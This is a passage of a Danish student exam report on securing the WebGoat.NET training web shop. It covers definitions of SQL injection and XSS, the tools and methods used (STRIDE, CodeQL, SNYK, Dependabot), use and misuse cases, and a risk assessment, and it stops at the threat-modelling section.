

**Uddannelse:** PBA i IT-Sikkerhed

**Fag:** Software Sikkerhed

**Titel:** Sikkerhed i WebGoat.NET



**Udarbejdet af:**

John Kiærbye Lange - [jkla40320@edu.ucl.dk](mailto:jkla40320@edu.ucl.dk)

Niels Peter Frederiksen - [npfr49165@edu.ucl.dk](mailto:npfr49165@edu.ucl.dk)

Benny Nielsen – [bbni49212@edu.ucl.dk](mailto:bbni49212@edu.ucl.dk)

Antal tegn i rapporten: 59.600

29-11-2024

# Indholdsfortegnelse

2. Abstrakt .....	5
3. Indledning .....	6
3.1 Introduktion .....	6
3.2 Baggrund .....	6
3.3 Problemformulering .....	6
3.3.1 Hovedspørgsmål: .....	6
3.3.2 Underspørgsmål: .....	6
3.4 Afgrænsninger .....	7
4. Metode og teori .....	8
4.1 Definitioner & begreber .....	8
4.1.1 Statisk Kodeanalyse .....	8
4.1.2 SQL Injection .....	8
4.1.3 Cross-Site-Scripting .....	8
4.1.4 Inputvalidering .....	8
4.1.5 Regex .....	9
4.1.6 CWE, CVE og CVSS .....	9
4.1.7 Stack Trace .....	9
4.2 Anvendt litteratur .....	10
4.3 Projektets metode .....	10
4.4 Anvendte metoder og teori .....	10
4.4.1 System- og sikkerhedsmål .....	10
4.4.2 Risikovurdering .....	11
4.4.3 Trusselsmodellering .....	11
4.4.4 Domænemodellering .....	11
4.4.5 SNYK .....	12
4.4.6 Dependabot .....	12
4.4.7 CodeQL .....	12
4.4.8 Burp Suite .....	12
4.4.9 Unit Test .....	12
4.4.10 CI/CD .....	13

5. Analyse .....	14
5.1 Problemanalyse .....	14
5.1.1 Systemmål: .....	14
5.1.2 Sikkerhedsmål: .....	15
5.1.3 Risikovurdering: .....	17
5.1.4 Trusselsmodellering .....	19
5.1.5 Domæneanalyse .....	21
5.1.6 Anvendelse af CodeQL .....	24
5.1.7 Anvendelse af Dependabot .....	26
5.1.8 Anvendelse af SNYK .....	27
6. Løsningsforslag .....	29
6.1 Overordnet løsningsforslag .....	29
6.1.1 Information Disclosure / Man-in-the-middle .....	29
6.1.2 Implementering af Domæneprimitiver .....	34
6.1.3 Dependabot sårbarheder .....	37
6.1.4 SNYK sårbarheder .....	38
6.1.5 CodeQL Sårbarheder – SQL Injection .....	40
6.1.6 CodeQL Sårbarheder – Cross Side Scripting .....	47
6.1.7 Excessive Information Disclosure / Stack Trace .....	49
6.2 Implementering af løsningsforslag .....	52
6.2.1 Exception Handling .....	52
6.2.2 Unit Testing .....	53
6.2.3 CI/CD .....	55
6.2.4 Opsummering .....	55
7. Konklusion & anbefalinger .....	57
7.1 Konklusion .....	57
7.1.1 Besvarelse af Hovedspørgsmål: .....	57
7.1.2 Besvarelse af Underspørgsmål 1 .....	57
7.1.3 Besvarelse af Underspørgsmål 2 .....	57
7.1.4 Besvarelse af Underspørgsmål 3 .....	57
7.2 Fremadrettede anbefalinger .....	58

8. Kilde- og litteraturhenvisninger .....	59
---	----

## 2. Abstrakt

Denne rapport dokumenterer arbejdet med at forbedre sikkerheden i WebGoat, en læringsplatform, der illustrerer typiske sikkerhedsfejl i webapplikationer. Formålet med projektet var at identificere, evaluere og afhjælpe sårbarheder gennem anvendelse af risikostyring, trusselsmodellering og automatiserede værktøjer som CodeQL, SNYK og Dependabot.

Analysen identificerede kritiske sårbarheder som SQL-injektion, cross-site-scripting (XSS) og usikre tredjepartsafhængigheder. For at mitigere disse blev der implementeret løsninger som HTTPS-kryptering, HSTS, parametriserede inputs og stærk inputvalidering via domæne primitiver. Implementeringen blev valideret gennem unit testing og en CI/CD-pipeline, hvilket sikrede kontinuerlig kvalitet og stabilitet.

Projektet demonstrerer, hvordan strukturerede metoder og sikkerhedsprincipper som "Secure By Design" kan anvendes til at styrke sikkerheden i webapplikationer. På trods af projektets begrænsninger har resultaterne bidraget til en væsentlig forbedring af WebGoats sikkerhedsniveau og lagt fundamentet for yderligere udvikling og vedligeholdelse.

## 3. Indledning

I dette kapitel introduceres projektets baggrund, formål og rammer. Kapitlet giver indsigt i, hvorfor projektet er relevant, hvilke problemstillinger der arbejdes med, og hvordan projektet er afgrænset.

### 3.1 Introduktion

Denne rapport dokumenterer et eksamensprojekt i faget Software Sikkerhed på uddannelsen IT-sikkerhed ved UCL i Odense.

### 3.2 Baggrund

Denne rapport tager udgangspunkt i applikationen WebGoat, som er tilgængelig her:

<https://github.com/mesn1985/WebGoat>.

WebGoat er en offentligt tilgængelig læringsplatform med mange almindelige web-sikkerhedsfejl.

Applikationen bruges som et læringseksempel, og denne rapport er derfor udarbejdet med fokus på faget Software Sikkerhed, som er en del af uddannelsen i IT-sikkerhed på UCL i Odense.

Dette projekts eget repository kan tilgås her: <https://github.com/BennyN86/WebGoat>

### 3.3 Problemformulering

Projektet omhandler en webapplikation med sikkerhedsfejl og tager derfor udgangspunkt i at forbedre noget eksisterende gennem et strukturorienteret projekt. Projektets problemformulering består af ét overordnet hovedspørgsmål, der uddybes med underspørgsmål, som det vil være nødvendigt at undersøge, inden hovedspørgsmålet kan besvares. ([Larsen, S.B 2018, s. 40-44](#)).

#### 3.3.1 Hovedspørgsmål:

**Hvordan kan vi øge sikkerheden i webapplikationen WebGoat?**

#### 3.3.2 Underspørgsmål:

1. Hvordan kan vi identificere og evaluere sikkerhedsrisici i WebGoat med udgangspunkt i "Secure By Design"-principperne?
2. Hvilke foranstaltninger kan anvendes til at mitigere sårbarhederne i WebGoat?
3. Hvordan kan vi teste og implementere de opstillede sikkerhedsforanstaltninger i WebGoat for at vurdere deres effektivitet samt sikre, at de opfylder de definerede sikkerhedsmål?

### 3.4 Afgrænsninger

Projektet har ikke til hensigt at udbedre alle identificerede sårbarheder og sikkerhedsrisici.

Undervejs i rapporten vil der blive foretaget lokale afgrænsninger, hvor udvalgte sårbarheder vil danne grundlag for udarbejdelsen af foranstaltninger. Det vil fremgå tydeligt i rapporten, hver gang en afgrænsning foretages.

Dette afslutter det indledende kapitel. Med projektets problemformulering og afgrænsning på plads fortsætter det videre arbejde i næste kapitel, som omhandler metodevalg og teori.

## 4. Metode og teori

I dette kapitel introduceres de metoder og teorier, der understøtter projektet. Kapitlet giver et overblik over den anvendte litteratur og de tilgange, der er valgt for at adressere projektets problemstillinger. Desuden beskrives både projektets overordnede metode og de specifikke metoder og teorier, der er anvendt i arbejdet.

### 4.1 Definitioner & begreber

En række tekniske og fagspecifikke begreber anvendes i denne rapport. I det følgende afsnit defineres og forklares disse.

#### 4.1.1 Statisk Kodeanalyse

Statisk kodeanalyse identificerer fejl og sikkerhedsproblemer uden at eksekvere koden, typisk ved brug af automatiserede værktøjer.

#### 4.1.2 SQL Injection

SQL-injektioner er en sårbarhed der opstår, når en angriber kan manipulere en applikations inputfelt ved at indsætte ondsindet SQL-kode. Dette kan give angriberen adgang til følsomme data, ændre indhold eller i værste fald overskrive hele databasen. ([Portswigger 2024](#)).

#### 4.1.3 Cross-Site-Scripting

Cross-site-scripting, ofte forkortet XSS, er en sårbarhed i webapplikationer, der opstår, når en angriber kan indsætte skadelig kode, ofte JavaScript på moderne sider, i et inputfelt på en webside, som så eksekveres i andres browsere. Denne sårbarhed opstår, når en applikation ikke validerer eller begrænser brugerinput, før det vises tilbage i browseren. ([OWASP 2024c](#)).

#### 4.1.4 Inputvalidering

Inputvalidering anvendes til sikker opbygning af kode og er en fundamental del af sikkerheden, både ift. at undgå misbrug, men også til at vejlede brugeren i korrekt anvendelse af et system. Fordelen ved at bruge validering, fremfor sanering, er at validering kun lukker input ind, der overholder de givne regler, mens sanering kun begrænser inputtet (ved at sorterer specifikke elementer fra) og derved stadig åbner for misbrug eller fejl. Valideringen afhænger naturligvis af konteksten for det konkrete felt. En password-felt kræver f.eks. en anden form for validering, end et felt til en postkode.

Inputvalidering som teoretisk begreb kan inddeles i forskellige underelementer ([Johnsson, Deogun og Sawano, 2018, p. 102](#)). Her er fokus på fem trin for sikker validering, som er en måde at tilgå input på i en optimeret rækkefølge. Disse er:

- **Oprindelse** — Er data fra en legitim afsender? F.eks. en IP-adresse fra et område, der gerne må tilgå webshoppen.
- **Størrelse** — Er antallet af input-feltet indenfor en rimelig grænse? Et navn behøver f.eks. næppe indeholde mere end 60 felter.



- **Leksikalt indhold** — Indeholder input de korrekte tegn? Et postnr. Skal f.eks. kun indeholde tal, mens en adresse skal være en kombination af tal og bogstaver.
- **Syntaks** — Er formatet på data korrekt? Passer det sammen med anden data? Har en bruger f.eks. skrevet flere adresser ind i et felt, hvor der kun skal være en enkelt.
- **Semantisk indhold** — Giver data mening ift. resten af systemet? Eksistere der et ordrenummer i systemet, der passer med de nuværende ordrer? Eller har brugeren købt et produkt, der ikke korresponderer til webshoppen? Noget der måske er udgået etc.

Implementeringen af de enkelte trin skal foretages ud fra en helhedsbetragtning og der kan derfor ikke bare implementeres en generel validering på tværs af alle input-felter. I den bedste af alle verdener, ville en domæne-ekspert gennemgå valideringen og verificere at modellen passer til den konkrete use-case.

#### 4.1.5 Regex

Et "regular expression" (Regex), er et mønster, der bruges til at sammenligne indhold som tekst eller data med bestemte regler, med henblik på om førnævnte regler er overholdte. I software-sikkerhed bruges regex ofte til inputvalidering, hvor det sikrer, at brugerinput følger de opsatte regler. ([Goyvaerts, J. 2021](#)).

#### 4.1.6 CWE, CVE og CVSS

CWE, som står for "Common Weakness Enumeration," refererer til en community-udviklet liste over almindelige software-svagheder. Det er en metode til at beskrive og kategorisere svagheder, som potentielt kan føre til sårbarheder. ([Attaxion 2024](#)).

CVE, som står for "Common Vulnerabilities and Exposures," er et system til at identificere og spore offentligt kendte sårbarheder. I modsætning til CWE, der fokuserer på svagheder på et mere overordnet niveau, ser CVE på sårbarheder i konteksten af specifikke applikationer eller systemer. Hver CVE har en unik ID, der følger formatet CVE-xxxx-yyyy, hvor "xxxx" angiver året, og "yyyy" er et vilkårligt sæt tal. ([Attaxion 2024](#)).

CVSS, "Common Vulnerability Scoring System," bruges til at vurdere alvorligheden og konsekvenserne af sårbarheder. Systemet tildeler en score mellem 0 og 10 baseret på faktorer som påvirkning på et systems tilgængelighed og integritet samt hvor let det er for angribere at udnytte sårbarheden. ([Attaxion, 2024](#)).

#### 4.1.7 Stack Trace


En "stack trace" er en fejlmeddelelse, der viser rækkefølgen af funktionskald i en applikation på det tidspunkt, hvor en fejl (exception) opstår. Den giver en detaljeret oversigt over, hvilke metoder eller funktioner der blev kaldt, og hvor i koden fejlen skete. Stack traces bruges ofte til fejlfinding, da de hjælper udviklere med at finde og diagnosticere problemer i koden. ([Techopedia 2014](#)).

## 4.2 Anvendt litteratur

Den primære litteratur der danner grundlaget for dette projekt, er udgivelsen "Secure by Design" af forfatterne Dan Bergh Johnsson, Daniel Deogun og Daniel Sawano. Bogen suppleres af PDF-serien "Introduktion til software sikkerhed – Del 1 til 6" af Martin Edwin Schjødt Nielsen. For en komplet liste over anvendt litteratur henvises til afsnit [8 – Kilde- og litteraturhenvisninger](#).

## 4.3 Projektets metode

Projektets metode er inddelt i tre hovedkategorier: Analyse, Løsning og Implementering.



I analysefasen anvendes risikostyring ved at fastlægge systemets overordnede mål og sikkerhedsmål. Herefter udføres en risikovurdering og trusselsmodellering for at identificere potentielle risici. Der anvendes domænemodellering til at opnå en dybere forståelse af webapplikationens forretningslogik, og på den måde kunne opstille passende foranstaltninger. Derudover analyseres applikationen ved hjælp af statisk kodeanalyse og værktøjer til at identificere sårbarheder i tredjepartsafhængigheder.

I løsningsfasen fokuseres der på at udarbejde løsninger i form af foranstaltninger, der kan mitigerer de identificerede sårbarheder og styrke systemets sikkerhed. Løsningerne verificeres for at sikre, at de fungerer som forventet og effektivt adresserer de identificerede sårbarheder.

Til sidst gennemføres implementeringsfasen, hvor løsningerne integreres i projektets kildekode. De udarbejdede foranstaltninger testes automatisk gennem Unit Test og CI/CD, når koden pushes til projektets GitHub-repository.

## 4.4 Anvendte metoder og teori

For at kunne forbedre sikkerheden i WebGoat, kræver det først en forståelse af hvilke sikkerhedsbrister og problematikker der findes i applikationen i sin nuværende form. For at få et fyldestgørende overblik, anvendes en række værktøjer til at gennemgå applikationen systematisk for sårbarheder og problemer. Herunder følger en liste med de anvendte metoder og værktøjer, deres formål og begrundelse.

### 4.4.1 System- og sikkerhedsmål

For at identificere de funktioner i systemet, der er afgørende for forretningen, fastlægges systemmål i form af brugstilfælde. Et brugstilfælde beskriver detaljeret en funktion samt de tilhørende forudsætninger og aktører.

Ud fra systemmålene, kan sikkerhedsmål fastlægges. De repræsenterer hvad der ikke må kunne ske, og defineres som misbrugstilfælde. Et misbrugstilfælde er en beskrivelse af hvordan et systemmål kan misbruges.

Denne metode anvendes, da den giver et stærkt overblik over hvilke funktioner der er særligt vigtige for forretningen, og derfor skal beskyttes mod misbrug.

#### 4.4.2 Risikovurdering

I risikovurderingen analyserer og evalueres risici, ud fra de definerede misbrugstilfælde.

Vi benytter os af risikovurderinger, fordi det giver os en systematisk og struktureret tilgang til at identificere, analysere og håndtere potentielle trusler for forretningen.

#### 4.4.3 Trusselsmodellering

Vi vælger at anvende trusselsmodellering baseret på STRIDE-modellen, da den giver en systematisk tilgang til at identificere og kategorisere potentielle trusler mod systemet. Trusselsmodellering gør det muligt at forstå, hvordan trusler kan påvirke systemets sikkerhedsmål, og hjælper med at prioritere indsatsen mod de mest kritiske sårbarheder. STRIDE-modellen opdeler sikkerhedstrusler i seks kategorier, som er illustreret nedenfor i Tabel 1: [\(OWASP 2024b\)](#).

<b>Spoofing</b>	At foregive at være noget eller nogen anden end sig selv.
<b>Tampering</b>	At ændre noget på disk, netværk, i hukommelsen eller andre steder.
<b>Repudiation</b>	At påstå, at man ikke gjorde noget eller ikke var ansvarlig.
<b>Information Disclosure</b>	En person, der skaffer sig adgang til oplysninger, som de ikke er autoriseret til at få adgang til.
<b>Denial of Service</b>	At udtømme ressourcer, der er nødvendige for at levere en service.
<b>Elevation of Privilege</b>	At give nogen lov til at gøre noget, de ikke er autoriseret til at gøre.

Tabel 1 - STRIDE-modellen

Metoden indebærer, at der for hvert misbrugstilfælde identificeres og tildeles relevante trusselskategorier fra STRIDE-modellen på en oversigt over systemarkitekturen. Herefter fastlægges sikkerhedskrav, som er konkrete beskrivelser af de foranstaltninger, der kan reducere eller eliminere de identificerede trusselskategorier for det pågældende misbrugstilfælde. [\(Nielsen, M.E.S. 2024d, s. 3\)](#).

#### 4.4.4 Domænemodellering

For at forbedre sikkerheden generelt og ikke kun på et teknisk niveau, giver det mening at tage et skridt tilbage og anskue hvad det egentlig er for et system der skal sikres. Hertil er domænemodellering brugbart, fordi det giver mulighed for at udarbejde domæne primitiver, som danner fundamentet for inputvalidering. Domænemodellering handler om at skabe en forståelse af den forretningsmæssige kontekst, som et system opererer i, og derefter designe softwaren til at operere ud fra denne forståelse (Johnsson, Deogun, and Sawano, 2018, p. 72). I praksis betyder det, at man opdeler applikationen i veldefinerede begreber og regler inden for hvert domæne.

Et system kan godt være teknisk sikkert, men stadig indeholde fejl ud fra den forretningsmæssige kontekst (Johnsson, Deogun, and Sawano, 2018, p. 56). Stærk domænemodellering kan her hjælpe med at identificere og sikre et system mod denne type fejl.

Ift. inputvalidering er domænemodellering relevant, fordi det leder til domæne primitiver, som er små, specifikke objekter, der repræsenterer værdier med klare regler og begrænsninger.

#### 4.4.5 SNYK

SNYK i denne sammenhæng refererer til et CLI-baserede værktøj, udviklet af virksomheden af samme navn. Værktøjet scanner softwareprojekter for sårbarheder og analyserer open-source afhængigheder som biblioteker. SNYK er valgt fordi det er nemt at anvende og giver et handlingsbaseret output, der gør det muligt hurtigt at teste løsningsforslag og forbedringer. SNYK er tilgængeligt her: <https://snyk.io/platform/snyk-cli/>

#### 4.4.6 Dependabot

Dependabot bruges til scanne for tredjeparts afhængigheder og holde dem opdateret. Det supplerer SNYK og CodeQL, mens det også er gratis på på Github. Det kan findes her: <https://github.com/dependabot/dependabot-core>

#### 4.4.7 CodeQL

CodeQL er et værktøj fra GitHub der anvendes til statisk kodeanalyse. Det kan anvendes lokalt eller integreres i en CI/CD-pipeline, og er gratis at bruge på offentlige GitHub-repositories. Programmet supporterer mange typer sprog, som f.eks. Go, Python, C++ og selvfølgelig C#. En af fordelene ved CodeQL er fleksibiliteten i søgefunktionaliteten. Brugere kan skrive skræddersyede forespørgsler i et query-sprog, som minder om SQL. Herved er det muligt at dykke dybt ned i koden og analysere den som en database. Det er især nyttigt ift. at opdage komplekse sikkerhedsfejl, som f.eks. data, der flyder fra en usikker kilde til en kritisk funktion. CodeQL kan opsættes på Web Gui versionen af Github under "Security" og derefter "Code Scanning".

#### 4.4.8 Burp Suite

Burp Suite er et værktøj til test af webapplikationssikkerhed, som ofte anvendes af penetrationstestere og sikkerhedseksperter. Vi har valgt Burp Suite frem for andre værktøjer, da det har en intuitiv brugerflade og tilbyder de nødvendige funktioner til validering af sikkerhedsforanstaltninger i projektet.

#### 4.4.9 Unit Test

Unit testing er en central metode inden for IT-sikkerhed, der sikrer, at kritiske systemkomponenter fungerer som forventet, selv under uforudsete omstændigheder. Ved at teste små, isolerede dele af systemet kan man hurtigt identificere og rette fejl, inden de når produktionsmiljøet.

Valget af unit testing som metode skyldes dens evne til at styrke systemets pålidelighed og robusthed. Testene fungerer som sikkerhedsnet, der beskytter mod utilsigtede ændringer og fejl i kodens logik. Dette er særligt relevant i sikkerhedskritiske systemer, hvor selv mindre fejl kan få

alvorlige konsekvenser. Ved systematisk at udføre unit tests sikres det, at applikationen kontinuerligt overholder definerede sikkerheds- og kvalitetskrav.

#### 4.4.10 CI/CD

CI/CD (Continuous Integration/Continuous Deployment) repræsenterer en tilgang, der kombinerer automatisering med løbende validering af systemets integritet. Inden for systemsikkerhed er denne praksis afgørende for at opretholde et stabilt, opdateret og sikkert system.

Valget af CI/CD som værktøj er baseret på dets evne til at håndtere kodeændringer på tværs af gruppens løsningsproces, ved at anvende Git som versioneringskontrol valideres og testes løbende nye ændringer, hvilket reducerer risikoen for menneskelige fejl og styrker systemets modstandsdygtighed over for sikkerhedstrusler.

I dette kapitel har vi gennemgået de metoder og værktøjer, der skal bruges som grundlag for den kommende analyse. Ved at have en klar plan og forståelse for de valgte tilgange er vi godt rustet til at dykke ned i projektets problemstillinger i næste kapitel.

## 5. Analyse

Formålet med dette projekt er at øge sikkerheden i WebGoat. I dette afsnit analyserer vi det nuværende sikkerhedsniveau og identificerer relevante sårbarheder, som vil danne grundlag for det videre arbejde med sikkerhedsforanstaltninger.

### 5.1 Problemanalyse

problemanalysen er opdelt i delafsnit, der hver anvender en specifik metode til at analysere forskellige aspekter af applikationen.

#### 5.1.1 Systemmål:

Vi begynder analysen af WebGoat med at finde applikationens systemmål. Systemmål udtrykkes som brugstilfælde, der understøtter forretningens behov ([Nielsen, M.E.S. 2024a, s. 1](#)). Da WebGoat er en webshop, der sælger varer til sine kunder, vil fokus være på kundernes interaktion med applikationen. Ud fra denne kontekst finder vi frem til følgende brugstilfælde for applikationen:

**Brugstilfælde 1: Købe en vare i webshoppen.****Aktør: Kunden****Forudsætning: Kunden har oprettet en brugerkonto og autentificeret sig.**

Kunden har lagt minimum en vare i kurven. Varens antal skal være positiv. Ved ordreafgivelse skal kunden indtaste leveringsnavn, leveringsadresse, by, postnummer og land. Herefter vælges leveringsmetoden, og betalingsoplysninger indtastes. Hvis betalingen gennemføres, modtager kunden en ordrebekræftelse på sin mailadresse.

**Brugstilfælde 2: Kommentere på blogindlæg.****Aktør: Kunden****Forudsætning: Kunden har tilgået blogsektionen på hjemmesiden**

Kunden navigerer til blogsektionen på WebGoat-webshoppen og vælger et blogindlæg, som de ønsker at kommentere på. Herefter kan kunden kommentere og gemme deres svar på hjemmesiden.


### Brugstilfælde 3: Se ordrestatus.

**Aktør: Kunden**

**Forudsætning: Kunden har oprettet en brugerkonto, har autentificeret sig og afgivet en ordre.**

Efter autentificering navigerer kunden til "Min konto" sektionen, hvor de finder en oversigt over deres tidligere og nuværende ordrer. Kunden vælger den specifikke ordre, de ønsker at se status for, ved at klikke på ordrenummeret. Kunden kan også se pakkens trackingnummer og se leveringsinformation ved kureren.

Til at illustrere et systems brugstilfælde, kan man anvende et brugstilfældediagram som illustreret herunder i figur 1.



Figur 1 - Brugstilfældediagram for Systemmål

### 5.1.2 Sikkerhedsmål:

Med udgangspunkt i systemmålene kan vi nu finde frem til systemets sikkerhedsmål.

Sikkerhedsmålene har til formål at identificere og beskrive de hændelser eller tilstande, som systemet skal undgå, for at sikre funktionalitet, integritet og tilgængelighed. Sikkerhedsmålene beskriver situationer hvor systemet kompromitteres eller misbruges, enten via utilsigtede fejl eller ondsindede handlinger. (Nielsen, M.E.S. 2024b s. 1). Sikkerhedsmålene beskrives herunder i form af misbrugstilfælde.

**Misbrugstilfælde 1: Manipulation af kurven.****Tilknyttet brugstilfælde: Købe en vare i webshoppen.****Forudsætning: Kunden har oprettet en brugerkonto, autentificeret sig og lagt varer i kurven.**

En kunde forsøger at manipulere indholdet af sin indkøbskurv ved at ændre antallet af varer til en negativ værdi eller til en værdi, der ikke er tilladt. Dette kan resultere i uretmæssige rabatter eller fejl i betalingen.

**Misbrugstilfælde 2: Prismanipulation****Tilknyttet brugstilfælde: Købe en vare i webshoppen.****Forudsætning: Kunden har oprettet en brugerkonto, autentificeret sig og lagt varer i kurven.**


En kunde forsøger at ændre prisen på en vare i webshoppen gennem udnyttelse af sårbarheder i webshoppens opbygning. Dette kan føre til, at varerne sælges til en lavere pris end den fastsatte.

**Misbrugstilfælde 3: Stjæle betalingsoplysninger****Tilknyttet brugstilfælde: Købe en vare i webshoppen.****Forudsætning: Kunden har oprettet en brugerkonto og autentificeret sig.**

En ondsindet aktør forsøger at opsnappe eller udnytte betalingsoplysninger fra kunder gennem udnyttelse af sårbarheder i webshoppens opbygning.

Sikkerhedsmål kan illustreres ved at tilføje dem til brugstilfældediagrammet, som illustreret herunder i figur 2.





Figur 2 – Brugs- og misbrugstilfælde diagram for System- og Sikkerhedsmål

Øvrige misbrugstilfælde af systemets brugstilfælde kan findes i rapportens bilag 1. Grundet projektets tidsramme og for læsbarheden af denne rapport, behandles de ikke yderligere i de følgende analyseafsnit.

### 5.1.3 Risikovurdering:

For at kunne afdække de potentielle forretningsmæssige konsekvenser og på den måde prioritere sikkerhedsmål, udarbejdes en risikovurdering.

Vi udfører en kvalitativ risikovurdering baseret på sandsynlighed og konsekvens for at prioritere sikkerhedsmål, da kvantitativ analyse kræver data, vi ikke har tilgængelig. Skala for sandsynlighed og konsekvens er illustreret herunder i Tabel 2 og 3. [\(Nielsen, M.E.S. 2024c s. 3\).](#)

Skala for konsekvens	Beskrivelse
1 – Ubetydelig	Ingen indflydelse på forretningen
2 – Begrænset	Minimal påvirkning af forretningen.
3 – Alvorligt	Betydelig forstyrrelse af forretningen.
4 – Farligt	Kritiske tab af data eller service.
5 – Katastrofalt	Alvorlig skade på forretningen, stort økonomisk tab.

Tabel 2 - Konsekvensskala

Skala for sandsynlighed	Beskrivelse
1 - Meget lav sandsynlighed	5-års hændelser.
2 - Lav sandsynlighed	Årlige hændelser.
3 - Moderat sandsynlighed	Månedlige hændelser.
4 - Høj sandsynlighed	Ugentlige hændelser.
5 - Meget høj sandsynlighed	Daglige hændelser.

Tabel 3 - Sandsynlighedsskala

Til at evaluere på risici anvendes en risikomatrix, der prioriterer risici efter deres væsentlighed og forretningens risikovillighed, hvilket gør metoden anvendelig i forhold til beslutningstagning og ressourceallokering. Risikoens score beregnes ud fra formlen sandsynlighed \* konsekvens. ([Dansk Standard, 2023 s. 23-25](#)).

Konsekvens	Sandsynlighed					
		Meget lav	Lav	Moderat	Høj	Meget Høj
	Ingen	1	2	3	4	5
	Minimal	2	4	6	8	10
	Betydelig	3	6	9	12	15
	Kritisk	4	8	12	16	20
	Alvorlig	5	10	15	20	25

Tabel 4 - Risikomatrix

Farvekoderne i Tabel 4, indikerer virksomhedens risikovillighed:

- Grøn (Lav): Ingen øjeblikkelig handling nødvendig.
- Gul (Moderat): Handling bør prioriteres, hvis der er ressourcer.
- Orange (Høj): Skal håndteres hurtigt.
- Rød (Meget høj): Kritisk og skal løses straks.

#### Misbrugstilfælde 1: Manipulation af kurven.

- Sandsynlighed = 5. Kræver ikke særlige tekniske kompetencer eller værktøjer.
- Konsekvens = 5. Alvorlig, kan føre til økonomiske tab og påvirke kundernes tillid.
- Risikoscore = 25 (Rød - Kritisk og skal løses straks.)

#### Misbrugstilfælde 2: Prismanipulation.

- Sandsynlighed = 2. Sjældent, da det kræver avanceret manipulation af serverens backend.
- Konsekvens = 5. Alvorlig, kan føre til økonomiske tab og påvirke kundernes tillid.
- Risikoscore = 10. (Gul - Skal håndteres hurtigt.)

#### Misbrugstilfælde 3: Stjæle betalingsoplysninger.

- Sandsynlighed = 4. Muligt, da betalingsdata er attraktive mål for angribere.

- Konsekvens = **5**. Alvorlig, databrud på betalingsoplysninger kan føre til juridiske konsekvenser og tab af kunder.
- Risikoscore = **20** (Rød - Kritisk og skal løses straks.)

Med risikovurderingen på plads kan vi gå videre til næste del af analysen, trusselsmodellering.

#### 5.1.4 Trusselsmodellering

